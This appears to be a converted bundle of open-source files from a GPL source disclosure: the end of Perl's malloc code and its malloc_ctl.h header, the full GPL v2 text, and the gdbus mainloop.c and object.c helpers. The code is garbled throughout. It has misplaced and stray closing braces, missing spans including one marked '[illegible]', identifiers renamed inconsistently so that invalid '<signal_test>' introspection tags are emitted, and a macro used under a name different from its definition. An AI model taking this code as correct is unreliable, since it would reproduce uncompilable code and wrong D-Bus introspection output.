            ((i < 8*BUCKETS_PER_POW2 || i == 10*BUCKETS_PER_POW2)

            ? " %5"IVdf

            : ((i < 12*BUCKETS_PER_POW2) ? " %3"IVdf : " %"IVdf)),

```



```

        buffer.ntotal[i] - buffer.nfree[i]);

    }

#endif

    PerlIO_printf(Perl_error_log, "\nTotal sbrk(): %"IVdf"/%"IVdf":%"IVdf". Odd ends:
pad+heads+chain+tail: %"IVdf"+"%IVdf"+"%IVdf"+"%IVdf".\n",

        buffer.total_sbrk, buffer.sbrks, buffer.sbrk_good,

        buffer.sbrk_slack, buffer.start_slack,

        buffer.total_chain, buffer.sbrked_remains);

#else /* DEBUGGING_MSTATS */

    PerlIO_printf(Perl_error_log, "%s: perl not compiled with DEBUGGING_MSTATS\n",s);

#endif /* DEBUGGING_MSTATS */

}

#ifdef USE_PERL_SBRK

# if defined(NeXT) || defined(__NeXT__) || defined(PURIFY)

#   define PERL_SBRK_VIA_MALLOC

#   endif

# ifdef PERL_SBRK_VIA_MALLOC

/* it may seem schizophrenic to use perl's malloc and let it call system */

/* malloc, the reason for that is only the 3.2 version of the OS that had */

/* frequent core dumps within nxzonefreenolock. This sbrk routine put an */

/* end to the cores */

```

```
#  ifndef SYSTEM_ALLOC
#    define SYSTEM_ALLOC(a) malloc(a)
#  endif

#  ifndef SYSTEM_ALLOC_ALIGNMENT
#    define SYSTEM_ALLOC_ALIGNMENT MEM_ALIGNBYTES
#  endif
```

```
#  endif /* PERL_SBRK_VIA_MALLOC */
```

```
static IV Perl_sbrk_oldchunk;
```

```
static long Perl_sbrk_oldsize;
```

```
#  define PERLSBRK_32_K (1<<15)
```

```
#  define PERLSBRK_64_K (1<<16)
```

```
Malloc_t
```

```
Perl_sbrk(int size)
```

```
{
```

```
    IV got;
```

```
    int small, reqsize;
```

```
    if (!size) return 0;
```

```
#ifdef PERL_CORE
```

```
    reqsize = size; /* just for the DEBUG_m statement */
```

```
#endif
```

```

#ifdef PACK_MALLOC

    size = (size + 0x7ff) & ~0x7ff;

#endif

    if (size <= Perl_sbrk_oldsize) {

        got = Perl_sbrk_oldchunk;

        Perl_sbrk_oldchunk += size;

        Perl_sbrk_oldsize -= size;

    } else {

        if (size >= PERLSBRK_32_K) {

            small = 0;

        } else {

            size = PERLSBRK_64_K;

            small = 1;

        }

    }

# if NEEDED_ALIGNMENT > SYSTEM_ALLOC_ALIGNMENT

    size += NEEDED_ALIGNMENT - SYSTEM_ALLOC_ALIGNMENT;

# endif

    got = (IV)SYSTEM_ALLOC(size);

# if NEEDED_ALIGNMENT > SYSTEM_ALLOC_ALIGNMENT

    got = (got + NEEDED_ALIGNMENT - 1) & ~(NEEDED_ALIGNMENT - 1);

# endif

    if (small) {

        /* Chunk is small, register the rest for future allocs. */

        Perl_sbrk_oldchunk = got + reqsize;

        Perl_sbrk_oldsize = size - reqsize;

```

```
}  
  
}
```

```
    DEBUG_m(PerlIO_printf(Perl_debug_log, "sbrk malloc size %ld (reqsize %ld), left size %ld, give addr  
0x%"UVxf"\n",
```

```
                size, reqsize, Perl_sbrk_oldsize, PTR2UV(got)));
```

```
    return (void *)got;
```

```
}
```

```
#endif /* ! defined USE_PERL_SBRK */
```

```
/*
```

```
 * Local variables:
```

```
 * c-indentation-style: bsd
```

```
 * c-basic-offset: 4
```

```
 * indent-tabs-mode: t
```

```
 * End:
```

```
 *
```

```
 * ex: set ts=8 sts=4 sw=4 noet:
```

```
 */
```

```
malloc_ctl.h
```

```
#ifndef MALLOC_CTL_H
```

```
# define MALLOC_CTL_H
```

```
struct perl_mstats {
```

```

    UV *nfree;

    UV *ntotal;

    IV topbucket, topbucket_ev, topbucket_odd, totfree, total, total_chain;

    IV total_sbrk, sbrks, sbrk_good, sbrk_slack, start_slack, sbrked_remains;

    IV minbucket;

    /* Level 1 info */

    UV *bucket_mem_size;

    UV *bucket_available_size;

    UV nbuckets;

};

typedef struct perl_mstats perl_mstats_t;


PERL_CALLCONV Malloc_t Perl_malloc (MEM_SIZE nbytes);

PERL_CALLCONV Malloc_t Perl_calloc (MEM_SIZE elements, MEM_SIZE size);

PERL_CALLCONV Malloc_t Perl_realloc (Malloc_t where, MEM_SIZE nbytes);

/* 'mfree' rather than 'free', since there is already a 'perl_free'

* that causes clashes with case-insensitive linkers */

PERL_CALLCONV Free_t Perl_mfree (Malloc_t where);


#ifdef NO_MALLOC_DYNAMIC_CFG


/* IV configuration data */

enum {

    MallocCfg_FIRST_SBRK,

    MallocCfg_MIN_SBRK,

```

```

MallocCfg_MIN_SBRK_FRAC1000,

MallocCfg_SBRK_ALLOW_FAILURES,

MallocCfg_SBRK_FAILURE_PRICE,

MallocCfg_sbrk_goodness,


MallocCfg_filldead,

MallocCfg_fillalive,

MallocCfg_fillcheck,


MallocCfg_skip_cfg_env,

MallocCfg_cfg_env_read,


MallocCfg_emergency_buffer_size,

MallocCfg_emergency_buffer_last_req,


MallocCfg_emergency_buffer_prepared_size,


MallocCfg_last
};

/* char* configuration data */
enum {

    MallocCfgP_emergency_buffer,

    MallocCfgP_emergency_buffer_prepared,

    MallocCfgP_last
};
```

START\_EXTERN\_C

extern IV \*MallocCfg\_ptr;

extern char \*\*MallocCfgP\_ptr;

END\_EXTERN\_C

#endif

#endif

---

## GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc.

51 Franklin Street, Fifth Floor, Boston, MA 02110-1301, USA

Everyone is permitted to copy and distribute verbatim copies  
of this license document, but changing it is not allowed.

### Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software--to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation's software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Lesser General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

#### TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term "modification".) Each licensee is addressed as "you".

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.



You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.

b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

<!-- we use this doubled UL to get the sub-sections indented, --> <!-- while making the bullets as unobvious as possible. -->

- a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,
- b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,
- c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

## NO WARRANTY

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

## END OF TERMS AND CONDITIONS

### How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

one line to give the program's name and an idea of what it does.

Copyright (C) yyyy name of author

This program is free software; you can redistribute it and/or  
modify it under the terms of the GNU General Public License  
as published by the Free Software Foundation; either version 2  
of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful,  
but WITHOUT ANY WARRANTY; without even the implied warranty of  
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the  
GNU General Public License for more details.

You should have received a copy of the GNU General Public License  
along with this program; if not, write to the Free Software  
Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301, USA.

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

Gnomovision version 69, Copyright (C) year name of author

Gnomovision comes with ABSOLUTELY NO WARRANTY; for details

type `show w'. This is free software, and you are welcome

to redistribute it under certain conditions; type `show c'

for details.

The hypothetical commands `show w' and `show c' should show the appropriate parts of the General  
Public License. Of course, the commands you use may be called something other than `show w' and  
`show c'; they could even be mouse-clicks or menu items--whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a  
"copyright disclaimer" for the program, if necessary. Here is a sample; alter the names:

Yoyodyne, Inc., hereby disclaims all copyright

interest in the program `Gnomovision'

(which makes passes at compilers) written

by James Hacker.

signature of Ty Coon, 1 April 1989

Ty Coon, President of Vice

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Lesser General Public License instead of this License.

\*These are dynamically linked files isolated from the proprietary source code\*

mainloop.c

/\*

\*

\* D-Bus helper library

\*

\* Copyright (C) 2004-2011 Marcel Holtmann <marcel@holtmann.org>

\*

\*

\* This program is free software; you can redistribute it and/or modify

\* it under the terms of the GNU General Public License as published by

\* the Free Software Foundation; either version 2 of the License, or

\* (at your option) any later version.

\*

\* This program is distributed in the hope that it will be useful,

\* but WITHOUT ANY WARRANTY; without even the implied warranty of

\* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the

\* GNU General Public License for more details.

\*

\* You should have received a copy of the GNU General Public License

\* along with this program; if not, write to the Free Software

\* Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA

\*

```
*/
```

```
#ifdef HAVE_CONFIG_H
```

```
#include <config.h>
```

```
#endif
```

```
#include <glib.h>
```

```
#include <dbus/dbus.h>
```

```
#include "gdbus.h"
```

```
#define info(fmt...)
```

```
#define error(fmt...)
```

```
#define debug(fmt...)
```

```
struct timeout_handler {
```

```
    guint id;
```

```
    DBusTimeout *timeout;
```

```
};
```

```
struct watch_info {
```

```
    guint id;
```

```
    DBusWatch *watch;
```

```
    DBusConnection *conn;
```

```
};
```

```

struct disconnect_data {
    GDBusWatchFunction function;
    void *user_data;
};

static gboolean disconnected_signal(DBusConnection *conn,
                                   DBusMessage *msg, void *data)
{
    struct disconnect_data *dc_data = data;

    error("Got disconnected from the system message bus");

    dc_data->function(conn, dc_data->user_data);

    dbus_connection_unref(conn);

    return TRUE;
}

static gboolean message_dispatch(void *data)
{
    DBusConnection *conn = data;

    /* Dispatch messages */

```



```

while (dbus_connection_dispatch(conn) == DBUS_DISPATCH_DATA_REMAINS);

dbus_connection_unref(conn);

return FALSE;
}

```

```

static inline void queue_dispatch(DBusConnection *conn,
                                  DBusDispatchStatus status)
{
    if (status == DBUS_DISPATCH_DATA_REMAINS)
        g_idle_add(message_dispatch, dbus_connection_ref(conn));
}

```

```

static gboolean watch_func(GIOChannel *chan, GIOCondition cond, gpointer data)
{
    struct watch_info *info = data;

    unsigned int flags = 0;

    DBusDispatchStatus status;

    if (cond & G_IO_IN) flags |= DBUS_WATCH_READABLE;
    if (cond & G_IO_OUT) flags |= DBUS_WATCH_WRITABLE;
    if (cond & G_IO_HUP) flags |= DBUS_WATCH_HANGUP;
    if (cond & G_IO_ERR) flags |= DBUS_WATCH_ERROR;
}

```

```
    dbus_watch_handle(info->watch, flags);

    status = dbus_connection_get_dispatch_status(info->conn);
    queue_dispatch(info->conn, status);

    return TRUE;
}
```

```
static void watch_info_free(void *data)
{
    struct watch_info *info = data;

    if (info->id > 0) {
        g_source_remove(info->id);
        info->id = 0;
    }

    dbus_connection_unref(info->conn);

    g_free(info);
}
```

```
static dbus_bool_t add_watch(DBusWatch *watch, void *data)
{
    DBusConnection *conn = data;
```

```
GIOCondition cond = G_IO_HUP | G_IO_ERR;

GIOChannel *chan;

struct watch_info *info;

unsigned int flags;

int fd;


if (!dbus_watch_get_enabled(watch))

    return TRUE;


info = g_new0(struct watch_info, 1);

fd = dbus_watch_get_unix_fd(watch);

chan = g_io_channel_unix_new(fd);


info->watch = watch;

info->conn = dbus_connection_ref(conn);


dbus_watch_set_data(watch, info, watch_info_free);


flags = dbus_watch_get_flags(watch);


if (flags & DBUS_WATCH_READABLE) cond |= G_IO_IN;

if (flags & DBUS_WATCH_WRITABLE) cond |= G_IO_OUT;


info->id = g_io_add_watch(chan, cond, watch_func, info);
```

```

    g_io_channel_unref(chan);

    return TRUE;
}

static void remove_watch(DBusWatch *watch, void *data)
{
    if (dbus_watch_get_enabled(watch))
        return;

    /* will trigger watch_info_free() */
    dbus_watch_set_data(watch, NULL, NULL);
}

static void watch_toggled(DBusWatch *watch, void *data)
{
    /* Because we just exit on OOM, enable/disable is
     * no different from add/remove */
    if (dbus_watch_get_enabled(watch))
        add_watch(watch, data);
    else
        remove_watch(watch, data);
}

```

```
static gboolean timeout_handler_dispatch(gpointer data)
{
    struct timeout_handler *handler = data;

    handler->id = 0;

    /* if not enabled should not be polled by the main loop */
    if (!dbus_timeout_get_enabled(handler->timeout))
        return FALSE;

    dbus_timeout_handle(handler->timeout);

    return FALSE;
}
```

```
static void timeout_handler_free(void *data)
{
    struct timeout_handler *handler = data;

    if (handler->id > 0) {
        g_source_remove(handler->id);
        handler->id = 0;
    }

    g_free(handler);
}
```

```
}
```

```
static dbus_bool_t add_timeout(DBusTimeout *timeout, void *data)
```

```
{
```

```
    int interval = dbus_timeout_get_interval(timeout);
```

```
    struct timeout_handler *handler;
```

```
    if (!dbus_timeout_get_enabled(timeout))
```

```
        return TRUE;
```

```
    handler = g_new0(struct timeout_handler, 1);
```

```
    handler->timeout = timeout;
```

```
    dbus_timeout_set_data(timeout, handler, timeout_handler_free);
```

```
    handler->id = g_timeout_add(interval, timeout_handler_dispatch,  
                                handler);
```

```
    return TRUE;
```

```
}
```

```
static void remove_timeout(DBusTimeout *timeout, void *data)
```

```
{
```

```
    /* will trigger timeout_handler_free() */
```



```
dbus_connection_set_timeout_functions(conn, add_timeout, remove_timeout,  
                                     timeout_toggled, NULL, NULL);  
  
dbus_connection_set_dispatch_status_function(conn, dispatch_status,  
                                             NULL, NULL);  
  
}
```

```
static gboolean setup_bus(DBusConnection *conn, const char *name,  
                          DBusError *error)  
{  
    gboolean result;  
    DBusDispatchStatus status;  
  
    if (name != NULL) {  
        result = g_dbus_request_name(conn, name, error);  
  
        if (error != NULL) {  
            if (dbus_error_is_set(error) == TRUE)  
                return FALSE;  
        }  
  
        if (result == FALSE)  
            return FALSE;  
    }  
}
```



```

        setup_dbus_with_main_loop(conn);

        status = dbus_connection_get_dispatch_status(conn);
        queue_dispatch(conn, status);

        return TRUE;
    }

DBusConnection *g_dbus_setup_bus(DBusBusType type, const char *name,
                                   DBusError *error)
{
    DBusConnection *conn;

    conn = dbus_bus_get(type, error);

    if (error != NULL) {
        if (dbus_error_is_set(error) == TRUE)
            return NULL;
    }

    if (conn == NULL)
        return NULL;

    if (setup_bus(conn, name, error) == FALSE) {
        dbus_connection_unref(conn);
    }
}

```

```

        return NULL;
    }

    return conn;
}

DBusConnection *g_dbus_setup_private(DBusBusType type, const char *name,
                                     DBusError *error)
{
    DBusConnection *conn;

    conn = dbus_bus_get_private(type, error);

    if (error != NULL) {
        if (dbus_error_is_set(error) == TRUE)
            return NULL;
    }

    if (conn == NULL)
        return NULL;

    if (setup_bus(conn, name, error) == FALSE) {
        dbus_connection_unref(conn);
        return NULL;
    }
}

```

```

        return conn;
    }

gboolean g_dbus_request_name(DBusConnection *connection, const char *name,
                             DBusError *error)
{
    int result;

    result = dbus_bus_request_name(connection, name,
                                    DBUS_NAME_FLAG_DO_NOT_QUEUE, error);

    if (error != NULL) {
        if (dbus_error_is_set(error) == TRUE)
            return FALSE;
    }

    if (result != DBUS_REQUEST_NAME_REPLY_PRIMARY_OWNER) {
        if (error != NULL)
            dbus_set_error(error, name, "Name already in use");

        return FALSE;
    }

    return TRUE;
}

```

```
}
```

```
gboolean g_dbus_set_disconnect_function(DBusConnection *connection,  
                                       GDBusWatchFunction function,  
                                       void *user_data, DBusFreeFunction destroy)
```

```
{
```

```
    struct disconnect_data *dc_data;
```

```
    dc_data = g_new0(struct disconnect_data, 1);
```

```
    dc_data->function = function;
```

```
    dc_data->user_data = user_data;
```

```
    dbus_connection_set_exit_on_disconnect(connection, FALSE);
```

```
    if (g_dbus_add_signal_watch(connection, NULL, NULL,  
                                DBUS_INTERFACE_LOCAL, "Disconnected",  
                                disconnected_signal, dc_data, g_free) == 0) {  
        error("Failed to add watch for D-Bus Disconnected signal");  
        g_free(dc_data);  
        return FALSE;  
    }
```

```
}
```

```
    return TRUE;
```

```
}
```

object.c

/\*

\*

\* D-Bus helper library

\*

\* Copyright (C) 2004-2011 Marcel Holtmann <marcel@holtmann.org>

\*

\*

\* This program is free software; you can redistribute it and/or modify

\* it under the terms of the GNU General Public License as published by

\* the Free Software Foundation; either version 2 of the License, or

\* (at your option) any later version.

\*

\* This program is distributed in the hope that it will be useful,

\* but WITHOUT ANY WARRANTY; without even the implied warranty of

\* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the

\* GNU General Public License for more details.

\*

\* You should have received a copy of the GNU General Public License

\* along with this program; if not, write to the Free Software

\* Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA

\*

\*/

#ifdef HAVE\_CONFIG\_H

```
#include <config.h>
```

```
#endif
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
#include <glib.h>
```

```
#include <dbus/dbus.h>
```

```
#include "gdbus.h"
```

```
#define info(fmt...)
```

```
#define error(fmt...)
```

```
#define debug(fmt...)
```

```
#define DBUS_INTERFACE_OBJECT_MANAGER "org.freedesktop.DBus.ObjectManager"
```

```
#ifndef DBUS_ERROR_UNKNOWN_PROPERTY
```

```
#define DBUS_ERROR_UNKNOWN_PROPERTY "org.freedesktop.DBus.Error.UnknownProperty"
```

```
#endif
```

```
#ifndef DBUS_ERROR_PROPERTY_READ_ONLY
```

```
#define DBUS_ERROR_PROPERTY_READ_ONLY "org.freedesktop.DBus.Error.PropertyReadOnly"
```

```
#endif
```

```
struct generic_data {  
    unsigned int refcount;  
    DBusConnection *conn;  
    char *path;  
    GSList *interfaces;  
    GSList *objects;  
    GSList *added;  
    GSList *removed;  
    guint process_id;  
    gboolean pending_prop;  
    char *introspect;  
    struct generic_data *parent;  
};
```

```
struct interface_data {  
    char *name;  
    const GDBusMethodTable *methods;  
    const GDBusSignalTable *signals;  
    const GDBusPropertyTable *properties;  
    GSList *pending_prop;  
    void *user_data;  
    GDBusDestroyFunction destroy;  
};
```

```
struct security_data {
```

```
GDBusPendingReply pending;

DBusMessage *message;

const GDBusMethodTable *method;

void *iface_user_data;

};
```

```
struct property_data {

    DBusConnection *conn;

    GDBusPendingPropertySet id;

    DBusMessage *message;

};
```

```
static int global_flags = 0;

static struct generic_data *root;

static GSList *pending_test = NULL;
```

```
static gboolean process_changes(gpointer user_data);

static void process_properties_from_interface(struct generic_data *data,

                                              struct interface_data *iface);

static void process_property_changes(struct generic_data *data);
```

```
static void print_arguments(GString *gstr, const GDBusArgInfo *args,

                           const char *direction)

{

    for (; args && args->name; args++) {
```



```

        g_string_append_printf(gstr,
                                "<arg name=\"%s\" type=\"%s\"",
                                args->name, args->signature);

    if (direction)
        g_string_append_printf(gstr,
                                " direction=\"%s\"/>\n", direction);
    else
        g_string_append_printf(gstr, "/>\n");

}
}

```

```

#define G_DBUS_ANNOTATE(name_, value_) \
    "<annotation name=\"org.freedesktop.DBus.\" name_ \"\" \" \
    \"value=\\\"\" value_ \"\"/>\"

```

```

#define G_DBUS_ANNOTATE_DEPRECATED \
    G_DBUS_ANNOTATE("Deprecated", "true")

```

```

#define G_DBUS_ANNOTATE_NO_REPLY \
    G_DBUS_ANNOTATE("Method.NoReply", "true")

```

```

static gboolean check_experimental(int flags, int flag)
{

```

[illegible]

```

        if (method->flags & G_DBUS_METHOD_FLAG_NOREPLY)

            g_string_append_printf(gstr, G_DBUS_ANNOTATE_NOREPLY);

        g_string_append_printf(gstr, "</method>");
    }

    for (signal_test = iface->signals; signal_test && signal_test->name; signal_test++) {

        if (check_experimental(signal_test->flags,

                                G_DBUS_SIGNAL_FLAG_EXPERIMENTAL))

            continue;

        g_string_append_printf(gstr, "<signal_test name=\"%s\">",

                                signal_test->name);

        print_arguments(gstr, signal_test->args, NULL);

        if (signal_test->flags & G_DBUS_SIGNAL_FLAG_DEPRECATED)

            g_string_append_printf(gstr,

                                    G_DBUS_ANNOTATE_DEPRECATED);

        g_string_append_printf(gstr, "</signal_test>\n");
    }

    for (property = iface->properties; property && property->name;

        property++) {

```

```

        if (check_experimental(property->flags,
                                G_DBUS_PROPERTY_FLAG_EXPERIMENTAL))
            continue;

        g_string_append_printf(gstr, "<property name=\"%s\" \"
                                \" type=\"%s\" access=\"%s%s\">",
                                property->name,      property->type,
                                property->get ? "read" : "",
                                property->set ? "write" : "");

        if (property->flags & G_DBUS_PROPERTY_FLAG_DEPRECATED)
            g_string_append_printf(gstr,
                                    G_DBUS_ANNOTATE_DEPRECATED);

        g_string_append_printf(gstr, "</property>");
    }
}

static void generate_introspection_xml(DBusConnection *conn,
                                       struct generic_data *data, const char *path)
{
    GSList *list;

    GString *gstr;

    char **children;

    int i;

```

```

g_free(data->introspect);

gstr = g_string_new(DBUS_INTROSPECT_1_0_XML_DOCTYPE_DECL_NODE);

g_string_append_printf(gstr, "<node>");

for (list = data->interfaces; list; list = list->next) {
    struct interface_data *iface = list->data;

    g_string_append_printf(gstr, "<interface name=\"%s\">",
                           iface->name);

    generate_interface_xml(gstr, iface);

    g_string_append_printf(gstr, "</interface>");
}

if (!dbus_connection_list_registered(conn, path, &children))
    goto done;

for (i = 0; children[i]; i++)
    g_string_append_printf(gstr, "<node name=\"%s\"/>",
                           children[i]);

```

```
dbus_free_string_array(children);
```

```
done:
```

```
g_string_append_printf(gstr, "</node>");
```

```
data->introspect = g_string_free(gstr, FALSE);
```

```
}
```

```
static DBusMessage *introspect(DBusConnection *connection,
```

```
                                DBusMessage *message, void *user_data)
```

```
{
```

```
    struct generic_data *data = user_data;
```

```
    DBusMessage *reply;
```

```
    if (data->introspect == NULL)
```

```
        generate_introspection_xml(connection, data,
```

```
                                    dbus_message_get_path(message));
```

```
    reply = dbus_message_new_method_return(message);
```

```
